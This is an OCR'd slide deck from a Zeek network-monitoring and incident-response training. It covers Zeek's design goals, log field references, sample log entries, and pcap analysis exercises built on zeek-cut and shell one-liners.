

In from taps
Out to Zeek
Network traffic aggregator & load balancer
100G TX/RX
10G TX/RX
10G TX/RX
10G TX/RX
Shunt rules to API
permit control packets
deny data packets
Symmetric Hashing
NIC
Zeek
Zeek host
Zeek host
Zeek host
Zeek host
Zeek host and manager


SPEED LIMIT
400
GBPS

zeek


SHUNTING IN ACTION

Bytes IN vs Bytes Out



zeek

Glimpse into a functional heuristic




zeek

Usefulness of Zeek ….

1. Visibility - know your network / continuous monitoring
2. Dynamic firewall
3. Detections and protection against attacks
4. Forensics and reconstruction of events
5. Identifying vulnerable software
6. Capacity planning
7. Policy enforcements
8. Protecting systems (VoIP, control, embedded, Facnet etc)

Zeek Philosophy

[Bro: A System for Detecting Network Intruders in Real-Time]



a single link connecting it to the remainder of the Internet (a "DMZ"), we can economically monitor our greatest potential source of attacks by passively watching the DMZ link. However, the link is an FDDI ring, so to monitor it requires a system that can capture traffic at speeds of up to 100 Mbps. In addition, the volume of traffic over the link is fairly hefty, about 20 GB/day.

No packet filter drops If an application using a packet filter cannot consume packets as quickly as they arrive on the monitored link, then the filter buffers the packets for later consumption. However, eventually the filter will run out of buffer, at which point it *drops* any further packets that arrive. From a security monitoring perspective, drops can completely defeat the monitoring, since the missing packets might contain exactly the interesting traffic that identifies a network intruder. Given our first design requirement—high-speed monitoring—then avoiding packet filter drops becomes another strong requirement.

It is sometimes tempting to dismiss a problem such as packet filter drops with an argument that it is unlikely a traffic spike will occur at the same time as an attack happens to be underway. This argument, however, is completely undermined if we assume that an attacker might, in parallel with a break-in attempt, *attack the monitor itself* (see below).

Real-time notification One of our main dissatisfactions with our initial off-line system was the lengthy delay incurred before detecting an attack. If an attack, or an attempted attack, is detected quickly, then it can be much easier to trace back the attacker (for example, by telephoning the site from which they are coming), minimize damage, prevent further break-ins, and initiate full recording of all of the attacker's network activity. Therefore, one of our requirements for Bro was that it detect attacks in real-time. This is not to discount the enormous utility of keeping extensive, permanent logs of network activity for later analysis. Invariably, when we have suffered a break-in, we turn to these logs for retrospective damage assessment, sometimes searching back a number of months.

Mechanism separate from policy Sound software design often stresses constructing a clear separation between mechanism and policy; done properly, this buys both simplicity and flexibility. The problems faced by our system particularly benefit from separating the two: because we have a fairly high volume of traffic to deal with, we need to be able to easily trade-off at different times how we filter, inspect and respond to different types of traffic. If we hardwired these responses into the system, then these changes would be cumbersome (and error-prone) to make.

Extensible Because there are an enormous number of different network attacks, with who knows how many waiting to be discovered, the system clearly must be designed in order to make it easy to add to it knowledge of new types of attacks. In addition, while our system is a research project, it is at the same time a production system that plays a significant role in our daily security operations. Consequently, we need to be able to upgrade it in small, easily debugged increments.

Avoid simple mistakes Of course, we always want to avoid mistakes. However, here we mean that we particularly desire that the way that a site defines its security policy be both clear and as error-free as possible. (For example, we would not consider expressing the policy in C code as meeting these goals.)

The monitor will be attacked We must assume that attackers will (eventually) have full knowledge of the techniques used by the monitor, and access to its source code, and will use this knowledge in attempts to subvert or overwhelm the monitor so that it fails to detect the attacker's break-in activity. This assumption significantly complicates the design of the monitor; but failing to address it is to build a house of cards.

We do, however, allow one further assumption, namely that *the monitor will only be attacked from one end*. That is, given a network connection between hosts A and B, we assume that at most one of A or B has been compromised and might try to attack the monitor, but not both. This assumption greatly aids in dealing with the problem of attacks on the monitor, since it means that *we can trust one of the endpoints* (though we do not know which).

In addition, we note that this second assumption costs us virtually nothing. If, indeed, both A and B have been compromised, then the attacker can establish intricate covert channels between the two. These can be immeasurably hard to detect, depending on how devious the channel is; that our system fails to do so only means we give up on something extremely difficult anyway.

A final important point concerns the broader context for our monitoring system. Our site is engaged in basic, unclassified research. The consequences of a break-in are

zeek

From the very beginning …

Design goals and requirement of Zeek:

- High-speed, large volume monitoring
- No packet filter drops
- Real-time notification
- **Extensible**
- **Avoid simple mistakes**
- **Mechanism separate from policy**
- **The monitor will be attacked**

"... system clearly must be designed in order to make it easy to add to it knowledge of new types of attacks…"

From the very beginning …

Design goals and requirement of Zeek:


- High-speed, large volume monitoring
- No packet filter drops
- Real-time notification
- **Extensible**
- **Avoid simple mistakes**
- **Mechanism separate from policy**
- **The monitor will be attacked**

"We particularly desire that the way that a site defines its security policy be both clear and as error-free as possible"

From the very beginning …

Design goals and requirement of Zeek:

- High-speed, large volume monitoring
- No packet filter drops
- Real-time notification
- **Extensible**
- **Avoid simple mistakes**
- **Mechanism separate from policy**
- **The monitor will be attacked**



"....a clear separation between mechanism and policy…"

zeek

Chapter 2 : Incident Response

- Step 1 : let’s get familiar with the logs
- Step 2: let’s use existing packages to make life easier
- Step 3 : power of zeek and zeek scripts

INCIDENT RESPONSE

A day in Cyber

zeek

Picture edits: James welcher, LBNL

zeek

Zeek and Incident Response

- Think of “Network flight recorder”
  - Does not tell what's good/bad but records everything
  - You get to decide what flies in your environment and what’s not allowed

zeek

Zeek and Incident Response

1. IR with Zeek is inherently iterative, you learn as go
2. don't need to know everything by heart upfront;
3. Every little bit you discover somehow will help you

*See Training exercise 5 - it works as illustration for (1), (2) and (3)

Partha Banerjee 12:50 PM

P

"Comprehension precedes Classification" --psb

zeek

Chapter 3 : The Logs

1. Run zeek on sample pcaps to gain understanding of how zeek logs the activity
   a. Let's get familiar with the logs
   b. Things to look for
   c. Facilities available

conn.log | IP, TCP, UDP, ICMP connection details

FIELD	TYPE	DESCRIPTION
ts	time	Timestamp of first packet
uid	string	Unique identifier of connection
id	record conn_id	Connection's 4-tuple of endpoint
> id.orig_h	addr	IP address of system initiating connection
> id.orig_p	port	Port from which the connection is initiated
> id.resp_h	addr	IP address of system responding to connection request
> id.resp_p	port	Port on which connection response is sent
proto	enum	Transport layer protocol of connection
service	string	Application protocol ID sent over connection
duration	interval	How long connection lasted
orig_bytes	count	Number of payload bytes originator sent
resp_bytes	count	Number of payload bytes responder sent
conn_state	string	Connection state (see **conn.log > conn_state**)
local_orig	bool	Value=T if connection originated locally
local_resp	bool	Value=T if connection responded locally
missed_bytes	count	Number of bytes missed (packet loss)
history	string	Connection state history (see **conn.log > history**)
orig_pkts	count	Number of packets originator sent
orig_ip_bytes	count	Number of originator IP bytes (via IP total_length header field)
resp_pkts	count	Number of packets responder sent
resp_ip_bytes	count	Number of responder IP bytes (via IP total_length header field)
tunnel_parents	table	If tunneled, connection UID value of encapsulating parent(s)
orig_l2_addr	string	Link-layer address of originator
resp_l2_addr	string	Link-layer address of responder
vlan	int	Outer VLAN for connection
inner_vlan	int	Inner VLAN for connection

dhcp.log | DHCP lease activity

FIELD	TYPE	DESCRIPTION
ts	time	Earliest time DHCP message observed
uids	table	Unique identifiers of DHCP connections
client_addr	addr	IP address of client
server_addr	addr	IP address of server handing out lease
client_port	port	Client port at time of server handing out IP
server_port	port	Server port at time of server handing out IP
mac	string	Client's hardware address
host_name	string	Name given by client in Hostname option 12
client_fqdn	string	FQDN given by client in Client FQDN option 81
domain	string	Domain given by server in option 15
requested_addr	addr	IP address requested by client
assigned_addr	addr	IP address assigned by server
lease_time	interval	IP address lease interval
client_message	string	Message with DHCP_DECLINE so client can tell server why address was rejected
server_message	string	Message with DHCP_NAK to let client know why request was rejected
msg_types	vector	DHCP message types seen by transaction
duration	interval	Duration of DHCP session
client_chaddr	string	Hardware address reported by the client
msg_orig	vector	Address originated from msg_types field
client_software	string	Software reported by client in vendor_class
server_software	string	Software reported by server in vendor_class
circuit_id	string	DHCP relay agents that terminate circuits
agent_remote_id	string	Globally unique ID added by relay agents to identify remote host end of circuit
subscriber_id	string	Value independent of physical network connection that provides customer DHCP configuration regardless of physical location

dns.log | DNS query/response details

FIELD	TYPE	DESCRIPTION
ts	time	Earliest timestamp of DNS protocol message
uid & id		Underlying connection info > **See conn.log**
proto	enum	Transport layer protocol of connection
trans_id	count	16-bit identifier assigned by program that generated DNS query
rtt	interval	Round trip time for query and response
query	string	Domain name subject of DNS query
qclass	count	QCLASS value specifying query class
qclass_name	string	Descriptive name query class
qtype	count	QTYPE value specifying query type
qtype_name	string	Descriptive name for query type
rcode	count	Response code value in DNS response
rcode_name	string	Descriptive name of response code value
AA	bool	Authoritative Answer bit: responding name server is authority for domain name
TC	bool	Truncation bit: message was truncated
RD	bool	Recursion Desired bit: client wants recursive service for query
RA	bool	Recursion Available bit: name server supports recursive queries
Z	count	Reserved field, usually zero in queries and responses
answers	vector	Set of resource descriptions in query answer
TTLs	vector	Caching intervals of RRs in answers field
rejected	bool	DNS query was rejected by server
auth	table	Authoritative responses for query
addl	table	Additional responses for query

files.log | File analysis results

FIELD	TYPE	DESCRIPTION
ts	time	Time when file first seen
fuid	string	Identifier associated with single file
uid & id		Underlying connection info > **See conn.log**
source	string	Identification of file data source
depth	count	Value to represent depth of file in relation to source
analyzers	table	Set of analysis types done during file analysis
mime_type	string	Mime type, as determined by Zeek's signatures
filename	string	Filename, if available from file source
duration	interval	Duration file was analyzed for
local_orig	bool	Indicates if data originated from local network
is_orig	bool	If file sent by connection originator or responder
seen_bytes	count	Number of bytes provided to file analysis engine
total_bytes	count	Total number of bytes that should comprise full file
missing_bytes	count	Number of bytes in file stream missed
overflow_bytes	count	Number of bytes in file stream not delivered to stream file analyzers
timedout	bool	If file analysis timed out at least once
parent_fuid	string	Container file ID was extracted from
md5	string	MD5 digest of file contents
sha1	string	SHA1 digest of file contents
sha256	string	SHA256 digest of file contents
extracted	string	Local filename of extracted file
extracted_cutoff	bool	Set to true if file being extracted was cut off so whole file was not logged
extracted_size	count	Number of bytes extracted to disk
entropy	double	Information density of file contents

kerberos.log | Kerberos authentication

FIELD	TYPE	DESCRIPTION
ts	time	Timestamp for when event happened
uid & id		Underlying connection info > **See conn.log**
request_type	string	Authentication Service (AS) or Ticket Granting Service (TGS)
client	string	Client
service	string	Service
success	bool	Request result
error_msg	string	Error message
from	time	Ticket valid from
till	time	Ticket valid until
cipher	string	Ticket encryption type
forwardable	bool	Forwardable ticket requested
renewable	bool	Renewable ticket requested
client_cert_subject	string	Subject of client certificate, if any
client_cert_fuid	string	File unique ID of client cert, if any
server_cert_subject	string	Subject of server certificate, if any
server_cert_fuid	string	File unique ID of server cert, if any
auth_ticket	string	Ticket hash authorizing request/transaction
new_ticket	string	Ticket hash returned by KDC

http.log | HTTP request/reply details

FIELD	TYPE	DESCRIPTION
ts	time	Timestamp for when request happened
uid & id		Underlying connection info > **See conn.log**
trans_depth	count	Pipelined depth into connection
method	string	Verb used in HTTP request (GET, POST, etc.)
host	string	Value of HOST header
uri	string	URI used in request
referrer	string	Value of referer header
version	string	Value of version portion of request
user_agent	string	Value of User-Agent header from client
origin	string	Value of Origin header from client
request_body_len	count	Uncompressed data size from client
response_body_len	count	Uncompressed data size from server
status_code	count	Status code returned by server
status_msg	string	Status message returned by server
info_code	count	Last seen 1xx info reply code from server
info_msg	string	Last seen 1xx info reply message from server
tags	table	Indicators of various attributes discovered
username	string	Username if basic-auth performed for request
password	string	Password if basic-auth performed for request
proxied	table	All headers indicative of proxied request
orig_fuids	vector	Ordered vector of file unique IDs
orig_filenames	vector	Ordered vector of filenames from client
orig_mime_types	vector	Ordered vector of mime types
resp_fuids	vector	Ordered vector of file unique IDs
resp_filenames	vector	Ordered vector of filenames from server
resp_mime_types	vector	Ordered vector of mime types
client_header_names	vector	Vector of HTTP header names sent by client
server_header_names	vector	Vector of HTTP header names sent by server
cookie_vars	vector	Variable names extracted from all cookies
uri_vars	vector	Variable names from URI

ssh.log | SSH handshakes

FIELD	TYPE	DESCRIPTION
ts	time	Time when SSH connection began
uid & id		Underlying connection info > **See conn.log**
version	count	SSH major version (1 or 2)
auth_success	bool	Authentication result (T=success, F=failure, unset=unknown)
auth_attempts	count	Number of authentication attempts observed
direction	enum	Direction of connection
client	string	Client's version string
server	string	Server's version string
cipher_alg	string	Encryption algorithm in use
mac_alg	string	Signing (MAC) algorithm in use
compression_alg	string	Compression algorithm in use
kex_alg	string	Key exchange algorithm in use
host_key_alg	string	Server host key's algorithm
host_key	string	Server's key fingerprint
remote_location	record geo_location	Add geographic data related to remote host of connection

ssl.log | SSL handshakes

FIELD	TYPE	DESCRIPTION
ts	time	Time when SSL connection first detected
uid & id		Underlying connection info > **See conn.log**
version	string	SSL/TLS version server chose
cipher	string	SSL/TLS cipher suite server chose
curve	string	Elliptic curve server chose when using ECDH/ECDHE
server_name	string	Value of Server Name Indicator SSL/TLS extension
resumed	bool	Flag that indicates session was resumed
last_alert	string	Last alert seen during connection
next_protocol	string	Next protocol server chose using application layer next protocol extension, if present
established	bool	Flags if SSL session successfully established
ssl_history	string	SL history showing which types of packets were received in which order. Client-side letters are capitalized, server-side lower-case
cert_chain_fps	vector	All fingerprints for the certificates offered by the server
client_cert_chain_fps	vector	All fingerprints for the certificates offered by the client
subject	string	Subject of X.509 cert offered by server
issuer	string	Subject of signer of X.509 server cert
client_subject	string	Subject of X.509 cert offered by client
client_issuer	string	Subject of signer of client cert
sni_matches_cert	bool	Set to true if the hostname sent in the SNI matches the certificate, false if they do not. Unset if the client did not send an SNI
request_client_certificate_authorities	vector	List of client certificate CAs accepted by the server
server_version	count	Numeric version of the server in the server hello
client_version	count	Numeric version of the client in the client hello
client_ciphers	vector	Ciphers that were offered by the client for the connection
ssl_client_exts	vector	SSL client extensions
ssl_server_exts	vector	SSL server extensions
ticket_lifetime_hint	count	Suggested ticket lifetime sent in the session ticket handshake by the server
dh_param_size	count	The diffie helman parameter size, when using DH
point_formats	vector	Supported elliptic curve point formats
client_curves	vector	The curves supported by the client
orig_alpn	vector	Application layer protocol negotiation extension sent by the client
client_supported_versions	vector	TLS 1.3 supported versions
server_supported_version	count	TLS 1.3 supported version
psk_key_exchange_modes	vector	TLS 1.3 Pre-shared key exchange modes
client_key_share_groups	vector	Key share groups from client hello
server_key_share_group	count	Selected key share group from server hello
client_comp_methods	vector	Client supported compression methods
sigalgs	vector	Client supported signature algorithms
hashalgs	vector	Client supported hash algorithms
validation_status	string	Certificate validation result for this connection
ocsp_status	string	OCSP validation result for this connection
valid_ct_logs	count	Number of different logs for which valid SCTs encountered in connection
valid_ct_operators	count	Number of different log operators for which valid SCTs encountered in connection

Next few Slides from Christian & Jan

zeek

Unique identifiers in the logs

Zeek gives every connection at unique identifier (UID).

All activity relating to the same connection gets tagged with this UID, across logs.

These UIDs look like this: CgelLvTLPLkhVN5Ui

Zeek computes these from a connection counter and a seed, not the flow tuple. Running Zeek with the same seeds (see `--save-seeds` / `--load-seeds`) yields predictable UIDs if you need them.

Zeek also tracks files across flows (more on this in a bit).

File UIDs (fuid) look like this: FbYIM54jxmXx0sJtqc

Flow tuples

Connections are identified by their “five” tuple, present in many logs:

id.orig_h:	192.168.1.190	**id.orig_p:**	64979
id.resp_h:	192.30.252.153	**id.resp_p:**	80
Proto: tcp			

Note: “h” stands for host, “p” for port. Zeek uses “originator” and “responder”, not “client” and “server”, as it's more accurate at network level.

conn.log

- Fundamental log, covering each connection.
- Network view of the connection (put on your Layer 3 hat)
  - Starting with 7.1, conn.log reports non-TCP/UDP/ICMP as well.
- Like Netflow, but much richer.
- conn_state analyzes TCP state machine
- history chronicles activity over the life of the connection
- Root data for top talkers and producer/consumer analysis
- Written at the **end** of the connection: for long connections may see other logs before conn appears. Optional package to log “long connections” periodically as well as at end.

conn.log

Features:

- UID – Ties logs together
- IPv4 or IPv6 IPs
- Identify local/external endpoints
- Describe connection
- Country
- Protocol in use
- Tunnels
- UDP has “pseudo connections” – appear in log even though UDP is “connectionless”


```
{
  "ts": 1711199193.831716,
  "uid": "CneXtI3GzF0GLSGJt7",
  "id.orig_h": "154.65.28.250",
  "id.orig_p": 57932,
  "id.resp_h": "172.16.4.58",
  "id.resp_p": 80,
  "proto": "tcp",
  "service": "http",
  "duration": 0.23177695274353027,
  "orig_bytes": 142,
  "resp_bytes": 802,
  "conn_state": "SF",
  "local_orig": false,
  "local_resp": true,
  "missed_bytes": 0,
  "history": "ShADFadfR",
  "orig_pkts": 6,
  "orig_ip_bytes": 438,
  "resp_ip_bytes": 1018,
  "resp_pkts": 4,
  "ip_proto": 6,
  "orig_l2_addr": "00:f2:04:11:03:1f",
  "resp_l2_addr": "e2:f5:41:1a:67:58"
}
```


zeek

conn.log connection activity summaries

history

Orig UPPERCASE, Resp lowercase

S	A **S**YN without the ACK bit set
H	A SYN-ACK (“**h**andshake”)
A	A pure **A**CK
D	Packet with payload (“**d**ata”)
F	Packet with **F**IN bit set
R	Packet with **R**ST bit set
C	Packet with a bad **c**hecksum
I	**I**nconsistent packets (e.g., SYN & RST)
G	Content **G**ap
Q	Multi-flag packet (SYN & FIN or SYN + RST)
T	Re**t**ransmitted packet
W	Packet with zero **w**indow advertisement
^	Flipped connection

zeek

Exercise 1: Conn log

- `cd 01-exercise-logs`

For each of the items highlighted on the example log, find them in the log — for example, what IPs make up a flow, which were local, etc.

- What's the longest running connection?
- Which IP sent the most data?
- Other than TCP, UDP, ICMP what protocols are in use?
- Find a UDP flow.
- Examine the 'history' field
- Is there any IPv6 in the sample?
- Can you find any hosts scanning the network? (hint: it isn't S0 hard)
- Can you find all the services running

Run as

```
$ zeek -C -r 01-conn.log.pcap local
```

Answers

- What's the longest running connection?
  - `zeek-cut uid duration <conn.log | sort -nrk2`
  - `cat conn.log | sort -nrk9`
- Which IP sent the most data?
  - `cat conn.log | zeek-cut uid  orig_ip_bytes resp_ip_bytes | sort -nrk2 | less`
  - `cat conn.log | zeek-cut uid  orig_ip_bytes resp_ip_bytes | awk '{print $1"\t"$2+$3,"bytes"}' | sort -nrk2`
- Other than TCP, UDP, ICMP what protocols are in use? What service ?
  - `cat conn.log | zeek-cut proto service | sort | uniq`
- Find a UDP flow.
  - `grep udp conn.log`
- Examine the 'history' field
- Is there any IPv6 in the sample?
- Can you find any hosts scanning the network? (hint: it's `S0` obvious)
- Can you find all the services running
  - `cat conn.log| zeek-cut service | sort | uniq -c`

zeek

http.log

Logs every HTTP transaction, so may have multiple entries per connection.
Still a very common vector for attacks.
Richer information than proxy logs!

Features:

- Web info
- Link to connections
- Link to files
- URI
- Host
- User_agent
- Correct MIME type


```
{
   "ts": 1711199194.056795,
   "uid": "CneXtI3GzF0GLSGJt7",
   "id.orig_h": "154.65.28.250",
   "id.orig_p": 57932,
   "id.resp_h": "172.16.4.58",
   "id.resp_p": 80,
   "trans_depth": 1,
   "method": "GET",
   "host": "24.14.233.177",
   "uri": "/",
   "version": "1.1"
   "user_agent": "curl/7.58.0",
   "request_body_len": 0,
   "response_body_len": 550,
   "status_code": 200,
   "status_msg": "OK",
   "tags": [],
   "resp_fuids": [ "FJFAkf1fLduPvJFFa9" ],
   "resp_mime_types": [ "text/html" ]
}
```


zeek

Exercise 1: HTTP

- `cd 01-exercise-logs`

Examine the http.log:

- What anti-virus got updated ?
- What did user search in google ?
- What was netgear getting exploited for ?
- Did any executible got download ?
- How many appeared just once? Any suspicious?
- Are any webservers running on non-standard ports (ie ! 80/tcp) ?

Run as

```
$zeek -C -r Traces/01-conn.log.pcap
```

Exercise 1: Files

- `cd 01-exercise-logs`

Run as

```
$zeek -C -r Traces/01-conn.log.pcap
```

- What different file types do you see?
- Any files that don't match their type?
- Any executable files?
- Check some md5s for malware (virustotal)
- List all the files names and types

Exercise 1: MySQL

- `cd 01-exercise-logs`

For each of the items highlighted on the example log, find them in the log What were the full URLs for the request?

- What user operated on the database?
- What what the table name ?
- What kind of queries did the user run ?
- Did user do something shady ?

Run as

```
$zeek -C -r Traces/01-conn.log.pcap
```

Exercise 1: SSH

- `cd 01-exercise-logs`

For each of the items highlighted on the example log, find them in the log What were the full URLs for the request?

- What was ssh connection ?
- What port was ssh running on ?
- What version of SSH client / server ?
- How many bytes transferred ?

Run as

```
$zeek -C -r Traces/01-conn.log.pcap
```

Exercise 2: try looking at 03-ssh-brutefoce.pcap

1. Was bruteforcing successful ? how do we know ?
2. Also, do look at notice.log ?

Run as

```
$zeek -C -r Traces/03-ssh-brutefoce.pcap
```

Exercise 1: SMTP

- `cd 01-exercise-logs`

For each of the items highlighted on the example log, find them in the log

- Who sent email to who ?
- What was subject of the email ?
- Where did the email originate from ?
- What was content of the email ?

Run as

```
$zeek -C -r Traces/01-conn.log.pcap
```

files.log

Reports details on any kind of "file" encountered during protocol parsing.

Analyzers define what constitutes a file — examples include HTTP & FTP items, TLS certificates, and SMTP attachments.

Analyzers also determine the file name. For example, in HTTP the Content-Disposition header provides a name.

